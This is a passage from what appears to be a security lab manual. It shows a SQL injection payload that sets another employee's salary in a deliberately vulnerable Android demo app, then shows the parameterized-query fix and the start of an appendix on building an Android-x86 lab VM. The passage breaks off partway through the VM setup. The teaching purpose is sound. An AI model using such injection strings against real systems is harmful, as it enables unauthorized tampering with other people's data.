
Moveover, Alice can continue to change the salary of Boby by setting her own Phone as

```
00000', SALARY=0 WHERE NAME='Boby' --
```

Because it constructs:

```
UPDATE employee SET NICKNAME=..., EMAIL =..., ADDRESS=..., PASSWORD =..,
↪ PHONE='00000', SALARY=0
WHERE NAME = 'Boby' -- ' WHERE ID = (Alice.id)
```

It all works when we login with Admin to check:



6.5 Mitigation

From the tasks above, we can see what damage a poorly designed query handler for SQL server can cause. Fortunately, it is hard for an adversary to see the code snippet of retrieving SQL query in a real-word application. However, it is still vulnerable to build query statements by simply joining all arguments like before, as hackers still can explore all possible injection code by empirically enumerating them out. The best way to prevent them from injecting unsolicited SQL syntax into any query is to avoid using a completely constructed raw query in `rawQuery`. Instead, we can use a *parameterized/prepared statement*, such as SQLiteStatement, which offers both *binding* and *escaping* of arguments.

For example, we can replace the code from line 6-7 in `findHandler` with

```
query = "SELECT * FROM "+ TABLE_NAME + " WHERE NAME=? AND PASSWORD=?";
cursor = db.rawQuery(query, new String[]{username,password});
```

and rewrite `partialUpdateHandler` method in a safe way:

```
public boolean safePartialUpdateHandler(Employee employee)
{
    SQLiteDatabase db = this.getWritableDatabase();
    ContentValues values = new ContentValues();
    values.put("PASSWORD", employee.getPassword());
    values.put("NICKNAME", employee.getNickname());
    values.put("PHONE", employee.getPhone());
    values.put("ADDRESS", employee.getAddress());
    values.put("EMAIL", employee.getEmail());
    return -1!=db.update(TABLE_NAME,values,"ID=?", new String[]{String.
↪valueOf(employee.getId())});
}
```

The question mark `?` is a parameter holder in a SQL query, which is to be compiled with the according argument given in the String ListArray. Both safe and unsafe versions of SQL operation are listed in source code (`DBHandler.java`).

When we include the alternatives in the app, you just need to turn on the "Safe Mode" switch when logging in, and repeat the tasks above. What will happen?

More categories of attacks and defenses[2] are left for students interested in to read and test on this app.

---

[2] Alwan, Zainab S., and Manal F. Younis. "Detection and prevention of sql injection attack: A survey." *International Journal of Computer Science and Mobile Computing* 6, no. 8 (2017): 5-17.


CHAPTER


SEVEN

APPENDIX: HOW TO CREATE PREPARED VMS FOR LABS *


7.1 Create an Android VM

Download `android-x86_64-7.1-r5.iso` iamge from the official website.






Choose dynamically allocated storage and allocate 10GB as its hard disk space.




Set its display and network:

- Display: Select `VBoxVGA` as graphics cotroller, check "enable 3D acceleration"
- Network: Attach to `NAT`, select adapter tye as `PCNet Fast III`, and check "Cable connected".




Start the VM, Load `android-x86_64-7.1-r5.iso` as start-up disk.

Select “Advanced options” -> “Auto Installation” -> “Create/Modify partitions” -> “Run Android-x86”



After installing Android OS, it requires you set up some initial settings, you can simply skip it and use default settings.


After entering the home screen, check “Unknown source” in “Settings” -> “Secure” to allow you install `.apk` from Internet. Turn off the Play Store Protection from “Play Store” -> “Settings”:




Open Chrome browser app on it, download `apks`:

- For Lab 7: Android Terminal Emulator
- For Lab 8: SQL Inject Demo

Choose "open" once finishing the download, it will ask you whether to install the downloaded `apks` automatically, confirm and install them anyway.



Drog the two apps to the home screen, finally we get such an Android VM:



7.1.1 Optional: Change the Screen Size *

To make it looks more like a phone in portrait oriention mode, we may modify its screen resolution as `600*1080*32` and fit VirtualBox viewer. *(see this video as well)*

Find the location where `VirtulBox` installed on your Windows Desktop (`C:\Program Files\Oracle\VirtualBox` by default), check if `VBoxManage.exe` is there. If it is, start a command-line tool (e.g. PowerShell) in that directory and run:

```
.\VBoxManage.exe setextradata "Summer Lab Android" "CustomVideoMode1" "600x1080x32"
```

```
PS C:\Program Files\Oracle\VirtualBox> .\VBoxManage.exe setextradata "Summer Lab Android" "Custo
mVideoMode1" "600x1080x32"
PS C:\Program Files\Oracle\VirtualBox>
```

Enter "debug mode" when starting the VM, press Enter and waitting for the output stops. Then run

```
mount -o remount,rw /mnt
cd /mnt/grub
```

Modify `menu.lst` by

